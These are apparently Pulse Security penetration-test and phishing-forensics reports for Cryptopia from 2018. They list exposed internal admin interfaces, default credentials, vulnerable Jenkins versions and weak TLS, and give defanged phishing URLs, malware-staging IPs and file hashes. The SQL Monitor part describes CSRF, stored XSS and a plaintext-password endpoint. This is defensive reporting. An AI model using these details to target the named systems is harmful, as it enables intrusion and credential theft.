
The following screenshot shows a page from the non-HTTPS RabbitMQ administrative panel at http://10.64.32.120:8080/ which was configured with default credentials that can be easily found via a Google search query:

RABBITMQ ADMIN PANEL



The Jenkins administrative panel on http://10.64.32.49:8080/ is also non-HTTPS, and functionality is available which provides valid application and domain usernames to unauthenticated users:


[redacted]:




The version of Jenkins in use is outdated and suffers from a number of publicly disclosed vulnerabilities. See the Outdated Software finding in this report for more details.


This next screenshot also shows the non-HTTPS interface on http://10.64.32.72:8080/. Users or applications authenticating to this interface will transmit their credentials and requests in plaintext, making these connections susceptible to interception and tampering:

10.64.32.72 (VWCHCTFS001)



This next screenshot shows an iLO interface identifying itself as belonging to the CHCESX003 host available at https://10.64.207.2/:

ILO CHCESX003




Compromise of this interface would likely give full access to all of the virtual machines hosted on CHCESX003. Access to this interface should be heavily restricted.

A number of hosts, including a jumphost, were identified as running MS SQL Servers. Directly exposing SQL services to untrusted hosts should be avoided and the availability of these services to VPN users should be reviewed and access removed or heavily restricted.

The following table lists the administrative interfaces which are exposed to users connected via the VPN:

| HOSTS | PORTS | NOTES |
|---|---|---|
| 10.64.32.49 | 8080/TCP | Unencrypted Jenkins admin panel |
| 10.64.32.72 | 8080/TCP | Unencrypted Team Foundation Server interface |
| 10.64.32.120 | 8080/TCP | Unencrypted RabbitMQ admin panel. Configured with default credentials |
| 10.64.207.2 | 80/TCP<br>443/TCP | Integrated Lights Out admin panel |
| 10.64.32.4<br>10.64.32.5<br>10.64.32.61 | 1433/TCP | MS SQL Server |
| 10.64.32.140 | 1433/TCP<br>1434/TCP | MS SQL Server |

## Recommendations

- Implement firewalling to prevent VPN users from accessing any administrative interfaces apart from Remote Desktop on designated jumphosts.
- Ensure administrative interfaces are implementing correctly-configured HTTPS or other transport encryption.
- Ensure all default accounts are removed or passwords are changed to secure, unique values.

## 1.3. OUTDATED SOFTWARE

| Severity: Medium | Base Score: 6.3 | Temporal Score: 5.9 | Overall Score: 5.9 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L/E:F/RL:O/RC:C

### Details

The version of the Jenkins automation server in use is outdated and suffers from a number of publicly-disclosed vulnerabilities. These include weaknesses in the Cross-Site Request Forgery protection, the ability of low-privileged users to download arbitrary files from the Jenkins master and a Server Side Request Forgery which could be used to provide useful information regarding the wider infrastructure to an attacker.

The Jenkins server hosted on 10.64.32.49 reports that it is version 2.73.3. This version is vulnerable to a number of medium severity issues disclosed between late 2017 and early 2018.

| URL | VERSION INFORMATION |
|---|---|
| http://10.64.32.49:8080/ | Jenkins ver. 2.73.3 |

The following table lists the security issues affecting the Jenkins server:

| CVE IDENTIFER | NOTES |
|---|---|
| CVE-2017-1000504 | Cross-Site Request Forgery (CSRF) protection may not be effective for an undetermined amount of time |
| CVE-2018-6356 | A directory traversal vulnerability which allows low-privileged users to download any file from the host which is accessible to the Jenkins master process |
| CVE-2018-1000067 | A Server Side Request Forgery vulnerability exists which permits an attacker to force the server to make an HTTP GET request to an arbitrary URL and receive the subsequent HTTP response. |
| CVE-2018-1000068 | A vulnerability exists which allows low privileged users to download plugin resource files which could contain hardcoded secrets. |

### Recommendations

- Upgrade to the latest version of Jenkins
- Ensure systems and resources are in place to test and deploy updated versions of software in a timely manner.

## 1.4. TLS VULNERABILITIES

| Severity: Medium | Base Score: 4.3 | Temporal Score: 4.1 | Overall Score: 4.1 |
|---|---|---|---|

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

### Details

Weakly-configured SSL/TLS services increases the likelihood of the encryption using these services being compromised by an attacker. Should the attacker be successful this would result in the disclosure of the information transmitted via these services.

Four SSL/TLS protected services were observed to be deployed with weak configurations. Some of these weaknesses are known to enable attackers to recover unencrypted information transmitted via these services. The following table details the hosts and the issues identified:

| SERVICES | ISSUE |
|---|---|
| 124.157.91.222:4431 | The service is using a self-signed certificate. |
| | The service is potentially vulnerable to the LOGJAM (CVE-2015-4000) attack due to its use of a common DH prime. |
| | The service supports CBC ciphers, which when used with TLS are known to be vulnerable to LUCKY13 padding attack. |
| 10.64.32.3:3389<br>10.64.32.4:3389 | The service is using a self-signed certificate. |
| | The service supports insecure RC4 ciphers. |
| | TLS_FALLBACK_SCSV downgrade attack prevention is not supported by the service. |
| | The service supports 64 bit block ciphers, enabling the SWEET32 attack. |
| | The service supports TLS 1.0 which is known to suffer from a number of design flaws. |
| | The service supports CBC ciphers, which when used with TLS are known to be vulnerable to LUCKY13 padding attack. |
| 10.64.207.2:443 | The service is using a self-signed certificate. |
| | The server key size is less than 2048 bits |
| | The service is potentially vulnerable to the LOGJAM (CVE-2015-4000) attack due to its use of a common DH prime. |
| | The service supports TLS 1.0 which is known to suffer from a number of design flaws. |
| | The service supports CBC ciphers, which when used with TLS are known to be vulnerable to LUCKY13 padding attack. |
| | The service supports 64 bit block ciphers, enabling the SWEET32 attack. |

All of the TLS services identified are utilising self-signed certificates. This conditions users of these services to accept an untrusted certificate to access the services, largely negating the identify protections provided by TLS/SSL. The TLS certificates should be signed by an internally managed Cryptopia Certificate Authority (CA).

RC4 is an older stream cipher, the deployment of which is no longer recommended due to varied weaknesses that negatively impact the confidentiality of communications protected by it. Due to its insecure nature, all RC4 ciphers should be disabled in the server configuration.

The services support the use of 64-bit block ciphers, making them vulnerable to the SWEET32 'birthday' attack (CVE-2016-2183). The attacker requires large amounts of data to be transmitted over the same TLS connection in order for the attack to succeed, however it has been public demonstrated that it is possible to recover plain text information from a TLS session within 30 hours.

The LUCKY13 (CVE-2013-0169) is a padding oracle vulnerability affecting TLS protocol implementations using Cipher Block Chaining (CBC). A man-in-the-middle (MITM) attacker with the ability to inject ciphertext into the network traffic can exploit this vulnerability to recover plaintext information.

The TLS_FALLBACK_SCSV extension protects against TLS downgrade attacks. This extension is widely supported by clients and should be enabled as a matter of best-practice.

The remote services accept connections using the TLS v1 protocol, which is known to suffer from design flaws. Newer versions of TLS, e.g. v1.1 and v1.2 should be used whenever possible.

Services were identified as making use of a common Diffie-Hellman prime number, this weakens the security of the encrypted connection, potentially allowing a well-resourced attacker to obtain the plain-text of the encrypted SSL/TLS connection.

A service was identified as using a certificate with an RSA key shorter than 2048 bits. As of January 1, 2014, RSA keys less than 2048 bits are considered insecure.

## Recommendation

- Disable support for 64-bit block ciphers, specifically 3DES.
- Disable support for TLS v1.
- Disable CBC ciphers.
- Disable support for RC4 ciphers.
- Reconfigure the service(s) to use an Elliptic-Curve Diffie-Hellman Key Exchange.
- Enable the TLS_FALLBACK_SCSV extension.
- Generate valid certificates for the various TLS-protected services.
- Ensure all certificates use an RSA key of 2048 bits or greater.

## 1.5. ADDITIONAL NETWORK SERVICES

Severity: Observational

### Details

Additional network ports were identified as listening on the VPN endpoint's public IP address, providing a greater attack surface to an attacker on the Internet.

The following table lists the ports other than 4431/TCP that were identified as listening on the VPN endpoint:

| HOST | PORTS |
|---|---|
| 124.157.91.222 | 2000/TCP<br>5060/TCP<br>500/UDP |

As no vulnerabilities were identified in the above services, this finding has been marked observational.

### Recommendations

- Unused services should be disabled.
- If the services are required, access to them should be restricted to a whitelist of approved IP addresses.


# CRYPTOPIA

April 2018 Phishing Forensic Review

Version 1.0

Date: 30 April 2018

Pulse Security

# PROJECT STATUS

## PROJECT SUMMARY

| REPORT DATE | PROJECT NAME |
|---|---|
| April 30, 2018 | Phishing Email Forensic Review [redacted] |

## STATUS SUMMARY

Review incomplete

## SCOPE

| COMPONENT | ASSET | COMPLETED |
|---|---|---|
| Forensic Review | Samsung SM961 256GB NVMe SSD<br>Notification (April 2018).zip – MD5 9da45dbb0916aafb3f4b69d3d1376f2b<br>Emergency Report.zip – MD5 b39320b4785b638153a51c87465bab03 | No |

# EXECUTIVE SUMMARY

This is a report comprising the outcomes of a forensic review on the assets outlined in the Scope section of this document. This review was conducted within the dates of 20th April 2018 and 25th April 2018.

Pulse Security was engaged at approximately midday on the 20th April 2018 to investigate the nature of two phishing emails sent to an employee's personal Gmail account and received on their personal laptop. The emails purported to contain links to files, for the recipient to open, shared by another staff member via Google Drive. Information provided indicated that at least one of the files was downloaded and opened by the recipient at approximately 11AM on 20th April 2018.

The laptop concerned is not Cryptopia equipment however it contained at least one KeePass database with credentials for Crytopia systems. After an initial analysis into the phishing emails, Pulse Security recommended changing the passwords contained within the KeePass databases stored on the laptop and that the laptop be hibernated and then the hard drive removed and couriered to Wellington for forensic analysis.

While both emails appear to be related to Google Drive, the open links contained in the emails are from the Bitly URL shortening service. These Bitly links redirect the user to another link, hereby referred to as the staging URL, which in one case delivers a zip archive directly and in the other redirects to a Google Drive URL serving a zip file. These zip files contain a Microsoft Help file and a Microsoft Word document respectively, both file types which have a history of delivering malicious payloads. At the time of the initial analysis the host used to serve these staging URLs was located in Brazil although this later changed to a host in Russia.

The recommended course of action is to assume that the laptop which downloaded and accessed these files has been compromised. While the analysis of the files linked to in the phishing emails within the timeframe allocated proved inconclusive, it is entirely possible that the files contain exploits for undocumented vulnerabilities. All credentials which the laptop had access to should be changed and the laptop's drives erased and its Operating System reinstalled.

The targeted nature of the phishing emails, with the attackers using names and personal email addresses for key personnel, and the infrastructure involved in hosting the suspicious files indicates the attackers are at least moderately sophisticated. Evidence which suggests that the attacker's infrastructure has been involved in similar attacks in early April 2018 can also be found online.

Attempts at forensic analysis of the laptop's disk were largely unsuccessful due to issues obtaining a usable image. This prevented the investigation from obtaining a timeline of events surrounding the downloading and opening of the suspicious files.

# TECHNICAL DETAILS

## File Analysis

The files served via both the suspicious emails were retrieved on 20th April 2018 and their content analysed.

The first email is dated 'Fri, Apr 13, 2018 at 4:45 PM' with a subject of 'Notification (April 2018)'. The zip archive delivered via the link contains an encrypted Microsoft Word Document (DOCX) and a text file (TXT) which contains the decryption key for the document. It is understood that it is this ZIP archive which was opened and the Word Document decrypted on April 20th 2018.

| | | | |
|---|---|---|---|
| EMAIL DATE | Fri, Apr 13, 2018 at 4:45 PM | FILE OPEN LINK | hxxps://bit[.]ly/2JI9aNM |
| EMAIL SUBJECT | Notification (April 2018) | MEFOUND LINK | hxxp://bitcoinnew[.]mefound[.]com:8080/list.php?ry32nKY5hf3TNxjXsabfO2JnGTqN0FQJWD9QALDrnZbn9P149Bg9VYR5ZGKuJuNT |
| EMAIL FROM | [redacted] | | |
| FILENAME | Notification (April 2018).zip | FILE MD5SUM | 9da45dbb0916aafb3f4b69d3d1376f2b |

ARCHIVE FILE LISTING

| DATE | NAME |
|---|---|
| 2018-03-31 19:53:41 | Password.txt |
| 2018-04-08 20:08:28 | Notification (April 2018).docx |

NOTES

The mefound link for this file redirects to hxxps://drive[.]google[.]com/uc?export=download&id=14IiS-zH9owjFZ_xsDdHVsX2Qy9kRVoPE which delivers the zip archive.

The 'Notification (April 2018).docx' document was decrypted and analysed. Methods typically employed by attackers utilising Microsoft Office files consist of malicious VBA macros embedded within the document, apparently-benign documents which contain links to externally hosted malicious documents, or Microsoft Dynamic Data Exchange (DDE) functionality used to execute commands on the target host, although this has been patched in recent Office security updates.

None of these methods were identified as being present in the Word document.

The second email is dated 'Fri, Apr 20, 2018 at 10:54 AM' with the subject 'Emergency Reports'. The zip archive delivered via the open link contains a Microsoft Compiled HTML Help (CHM) file and an image (JPG) which consists of screenshots that instruct the user to unblock the CHM file before opening it.

| | | | |
|---|---|---|---|
| EMAIL DATE | Fri, Apr 20, 2018 at 10:54 AM | FILE OPEN LINK | hxxps://bit[.]ly/2Ja43Vk |
| EMAIL SUBJECT | Emergency Report | MEFOUND LINK | hxxp://mytrezorwallet[.]mefound[.]com:8080/list.php?TutVXfoAiHQcyg7bwcSwPMZsrQITHQLshnzfHq9xfC/kvaDvh5D/PP/kv9KgJFcz |
| EMAIL FROM | [redacted] | | |
| FILENAME | | FILE MD5SUM | b39320b4785b638153a51c87465bab03 |

ARCHIVE FILE LISTING

| DATE | NAME |
|---|---|
| 2018-04-15 04:11:20 | Emergency Report.chm |
| 2018-04-20 10:35:07 | ReadMe.jpg |

NOTES

The zip file is served directly from the mytrezorwallet[.]mefound[.]com host and not from Google Drive.

CHM files are essentially HTML files bundled with content such as images, and malicious CHM files are capable of launching system commands and importing externally hosted files that contain malicious payloads. Analysis of the 'Emergency Report.chm' file identified no commands embedded in the HTML present within the file.

As the content of the CHM file consists of cryptocurrency-related content copied from online sources, there are a large number of external links present. These links were analysed on 20th April and no malicious content was identified, although it would be trivial for remotely-hosted content to be changed or removed.

The lack of typical malicious techniques in both of these files is no guarantee that the laptop which opened the Word Document was not compromised. The files analysed were retrieved from the Internet, not the laptop which initially downloaded and opened the files. It is possible that previously malicious files were substituted for benign copies in an attempt to thwart reverse engineering efforts.

It is also possible that the attackers are employing an unpublished vulnerability affecting Microsoft Office or other Windows components. This scenario poses the greatest risk as the attacker's methods and capabilities remain largely unknown without the expenditure of significant investigative effort in order to understand the malicious payload.

While investigating the malicious domains used to stage the suspicious zip files, references to a very similar URL were located on the urlQuery malware analysis service:

| URLQUERY REPORT |
| --- |
| https://urlquery.net/report/b6c3ac03-341a-46a0-922f-055e50611a24 |

This report concerns a Bitly link which redirects to a very similar hostname that resolves to the same IP address as staging host from the 'Notification (April 2018)'.and 'Emergency Reports' emails. While the urlQuery report dates from 5th April 2018, the suspicious URL was found to still be active on the 20th April 2018 and a zip archive was downloaded from the suspicious host.

This zip file shares a number of similarities with the 'Notification (April 2018).zip'; It contains three encrypted Microsoft Word Documents with dummy content concerning cryptocurrency and a text file with the password for the documents. The Word documents in this file also have none of the typical techniques used by attackers.

## Staging Host Analysis


In both phishing emails, the hostname in URL shortened by the "Open" Bitly link present is a subdomain of the same parent domain. On 20th April 2018, the hostnames in both phishing emails sent to the Cryptopia employee, and the hostname identified in the urlQuery report dated from 5th April 2018 were resolving to the same Brazilian IP address:

| SOURCE | DOMAIN NAME | IP ADDRESS |
|---|---|---|
| 'Notification (April 2018)' email | bitcoinnew[.]mefound[.]com | 213.144.160.98 |
| 'Emergency Report' email | mytrezorwallet[.]mefound[.]com | |
| urlQuery report | bitcoinnews[.]mefound[.]com | |

A port scan of 213.144.160.98 identified that in addition to TCP 8080 on which was running the malware-staging web server, the host was listening on TCP ports 21 (FTP), 3389 (Remote Desktop), 5800 and 5900 (VNC). The exposure of these services to the Internet place this host at a high risk from attackers and it is probable that the host had been compromised for the purposes of serving malware.

The Remote Desktop logon message also indicates that the machine has been compromised by ransomware:

STAGING HOST LOGON MESSAGE




Sometime on April 21st 2018 the 213.144.160.98 host was taken offline and the domain names associated with the staging URLs began resolving to a new address, 109.94.179.49 which is located in Russia. At the time the malicious files were still being served from this new Russian host, however as of April 30th 2018 the web server hosting the files is no longer available and neither links from the phishing emails are functional.

In all cases, the path component of the staging URL consists of a file called 'list.php', with an identifier passed as a query string argument. The staging URL is used to either redirect to another URL or returns a file to the user and appears designed to be a general-purpose delivery mechanism for malware payloads.

## Laptop SSD Analysis

The laptop SSD, a Samsung SM961 256GB NVMe, arrived in Wellington on 24th April 2018 and an image was taken for processing and analysis. The image was unable to be processed using standard filesystem and forensics tools, and a closer inspection identified that the size of the main data partition was defined as being approximately twice that of the physical disk. Attempts were made to repair the filesystem so that it could be recovered and processed however these were also unsuccessful. Subsequent communication with Cryptopia staff indicate that the laptop contains a second SSD and it appears that the filesystem spans both disks.

The inability to interact with the filesystem significantly impacted analysis efforts. However, filepaths were identified which confirm that both the 'Emergency Report.zip' and 'Notification (April 2018) zip' files were downloaded to the laptop:

| FILEPATHS |
| --- |
| [redacted]Downloads\Notification (April 2018).zip |
| [redacted]Downloads\Emergency Report.zip |
| [redacted]Downloads\Notification (April 2018) (1).zip |

There are also filepaths associated with WinRAR temporary files which indicate the 'ReadMe.jpg' and the 'Notification (April 2018).docx' from the 'Emergency Report' and 'Notification (April 2018)' zip files were opened from WinRAR interface:

| FILEPATHS |
| --- |
| [redacted]ppData\Local\Temp\Rar$DIa198692.19860\Notification (April 2018).docx |
| \\?\Volume{A4C118FC-9DA1-44F1-B631-C46E1F117618}\[redacted]\Local\Temp\Rar$DIa207772.6080\ReadMe.jpg |

No artefacts were identified which indicate the 'Password.txt' required to decrypt the DOCX file, or the 'Emergency Report.chm' file were extracted or accessed using WinRAR. This cannot be considered conclusive proof that these files were not extracted or accessed on the system however, as the disk image is incomplete.

The main risk resulting from the compromise of the laptop is due to the likely presence of KeePass databases containing credentials for Cryptopia systems on its file system. While the use of a password manager such as KeePass is best practice and recommended, it is still possible for an attacker who has compromised a machine to access the KeePass passphrase using memory analysis or keylogging techniques.

The disk image was searched in an attempt to recover the filenames of any KeePass databases which may have been at risk of compromise. The names of these databases and any path information is listed in the table below:

| [redacted] | KEEPASS DATABASES |
| --- | --- |
| | |
| | |
| | |

All credentials stored within these KeePass databases should be assumed to be compromised and changed immediately if this has not already been done.

## Recommendations

The laptop which downloaded and opened files from the phishing emails should be considered as potentially compromised. The drive should be erased and a fresh Operating System installed.

Ensure all credentials to which the laptop had access have been changed.

The use of non-Cryptopia devices to access Cryptopia resources should be prohibited.

Ensure there is a company policy not to send work-related information to personal email accounts, and that staff are aware that their personal addresses may be targeted.


# CRYPTOPIA

SQL Monitor Web Application Penetration Testing

Version 1.0

Date: 12 May 2018

Ref: PS00292

# PROJECT STATUS

## PROJECT SUMMARY

| REPORT DATE | PROJECT NAME |
|---|---|
| May 12, 2018 | SQL Monitor Web Application Testing |

## STATUS SUMMARY


Testing completed.

## SCOPE

| COMPONENT | ASSET | COMPLETED |
|---|---|---|
| Web Application Testing | http://127.0.0.1:8080/<br>(Hosted on VPWCHPERFAPP / 10.64.32.69) | Yes |

# EXECUTIVE SUMMARY

This is a report comprising the outcomes of testing performed on the assets outlined in the Scope section of this document. Testing was performed within the dates of 10th May 2018 and 12th May 2018.




Pulse Security was not provided with any documentation relating to this project and the testing was performed using a black-box approach. The application reviewed was a test instance deployed locally on the VPWCHPERFAPP host and configured to monitor two SQL hosts belonging to the CRYPTOPIA Active Directory domain.

A number of serious vulnerabilities were identified in the SQL Monitor web application. These permit users to gain administrator-level access to the hosts monitored by the application, and enable low-privileged or unauthenticated attackers to hijack and control valid user sessions. In its current state the SQL Monitor application poses a significant risk to its users and the hosts which it monitors and should not be used in production by Cryptopia.

An application endpoint returns the unencrypted password of the service account used to communicate with the monitored hosts to application administrators. This service account was found to have full administrative privileges on the monitored hosts. The application should never return plain-text passwords to users and the requirement for this account to have local administrator privileges should be reviewed to determine whether this high level of access is required.

The application lacks effective Cross-Site Request Forgery (CSRF) protections. An unauthenticated attacker who can convince an authenticated user to click a link or visit a webpage can force the targeted user to trigger application functionality, which for administrators includes the execution of arbitrary SQL statements on monitored hosts.

It is also possible for an unauthenticated attacker to leverage the lack of CSRF protections to exploit the Stored Cross-Site Scripting (XSS) vulnerabilities present within the application. XSS permits an attacker to execute malicious JavaScript in the context of the targeted user. Pulse Security constructed an XSS payload which is capable of transmitting the SQL Monitor service account credentials to an attacker.

It appears an unauthenticated attacker can reconfigure the application to add or replace the application's host monitoring interface with one that the attacker controls, although the impact of this unclear. A small number of other unauthenticated endpoints also provide information which could prove useful to an attacker crafting a CSRF or XSS attack.

Application session management is weak and does not invalidate user sessions when the user logs out. The application also permits multiple logons using the same account and inactive sessions are not invalidated within a reasonable period of time. These weaknesses increase the likelihood of an attacker obtaining and maintaining access to a legitimate user's session.

By design the SQL Monitor application provides even the lowest-privileged users with access to detailed host and database diagnostic information and logs. Due to the sensitive nature of some of the databases used within the

Cryptopia environment, user access to SQL Monitor should be limited to a small group of accounts. Application access should be logged and routinely audited. Network-level access to the SQL Monitor web application must also be tightly controlled, with the Web interface only accessible via a management network segment.

Pulse Security recommends immediately removing SQL Monitor from any production environments and evaluating other software that will not introduce security concerns. If SQL Monitor is not replaced, retesting after fixes for the issues outlined in this report have been implemented is recommended. This will ensure the fixes have been deployed correctly and no additional issues have been introduced.

# RISK OVERVIEW

## RISK AND ISSUE HISTORY

| ISSUE | OPEN | SEVERITY | IMPACT |
|---|---|---|---|
| 1.1 Password Returned In Application Response | Yes | High | The application returns the plaintext password for the application service account. This account was confirmed to have Local Administrative privileges on the two hosts being monitored by the application |
| 1.2 Cross-Site Request Forgery | Yes | High | An attacker who can convince an authenticated user to click a link or visit a webpage can force the user to make requests to the application |
| 1.3 Unencrypted Application Communications | Yes | High | An attacker with access to the application's network traffic can view and tamper with this traffic. Transmitted information includes usernames, passwords and authorisation tokens, providing an attacker with access to the application and other systems which utilise these credentials. |
| 1.4 Stored Cross-Site Scripting | Yes | High | Attackers can insert arbitrary JavaScript into the application's state and have it executed in another user's session. This enables attackers to hijack the victim's session, run arbitrary SQL on hosts and steal the service account credentials used by the application. |
| 1.5 Weak HTTP Cookie Configuration | Yes | Medium | The application cookies are at risk of theft or tampering from Cross-Site Scripting attacks and can be transmitted over an unencrypted connection. The SQL Monitor application uses cookies to authenticate requests, and the lack of cookie security enabled the theft of these cookies via the Stored Cross-Site Scripting vulnerabilities identified by this review. |

| ISSUE | OPEN | SEVERITY | IMPACT |
|---|---|---|---|
| 1.6 Weak Session Management | **Yes** | **Medium** | User sessions are not invalidated when a user logs out and do not expire within a reasonable period of time. The application also allows multiple simultaneous logons using the same account. These weaknesses increase the likelihood of an attacker gaining unauthorised access to the application. |
| 1.7 Web Application Running As System | **Yes** | **Medium** | Should a code execution vulnerability be identified in the SQL Monitor web interface, the attacker will gain SYSTEM privileges resulting in the full compromise of the host. |
| 1.8 Functionality Available To Unauthenticated Users | **Yes** | **Medium** | Unauthenticated users can access functionality which is used to specify the service used by web interface to monitor the SQL hosts. Functionality which leaks sensitive information concerning the application and the hosts it monitors is also available unauthenticated. |
| 1.9 Stack Trace Returned To Users | **Yes** | **Low** | The application returns detailed information regarding its internal structure and the technologies in use to both authenticated and unauthenticated users. This information can prove invaluable to an attacker seeking to identify and fine-tune exploits. |

## RECOMMENDATIONS

- Urgently remove SQL Monitor from any production environments.
- Contact the vendor to resolve issues 1.1, 1.2, 1.4, 1.5, 1.6, 1.8 and 1.9
- Remove the local administrator privileges from the service account used to monitor hosts
- Ensure the SQL Monitor application is only served from an encrypted HTTP connection.
- Configure the web interface to run as a low-privileged user.

# TECHNICAL DETAILS

## 1.1. PASSWORD RETURNED IN APPLICATION RESPONSE

Severity: High | Base Score: 9.1 | Temporal Score: 9.1 | Overall Score: 9.1

https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H/E:H/RL:U/RC:C

### Details

An endpoint within the reviewed application returns the plaintext password for the service account used by the SQL Monitor web application. This account was confirmed to have Local Administrative privileges on the two hosts being monitored by the application, providing Pulse Security with full administrative access to these hosts. The following shows the vulnerable endpoint and credentials returned by the application:

URL

http://127.0.0.1:8080/Configuration/ConfigureAuthentication/GetAuthenticationModel

